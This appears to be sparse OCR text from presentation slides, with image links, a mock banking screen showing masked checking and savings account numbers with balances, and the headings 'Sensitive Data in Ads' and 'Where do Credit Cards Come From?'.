
CHECKING 123-456-XXXX $51,337.31

SAVINGS 987-654-XXXX $75,299.64


Sensitive Data in Ads




Where do Credit Cards Come From?



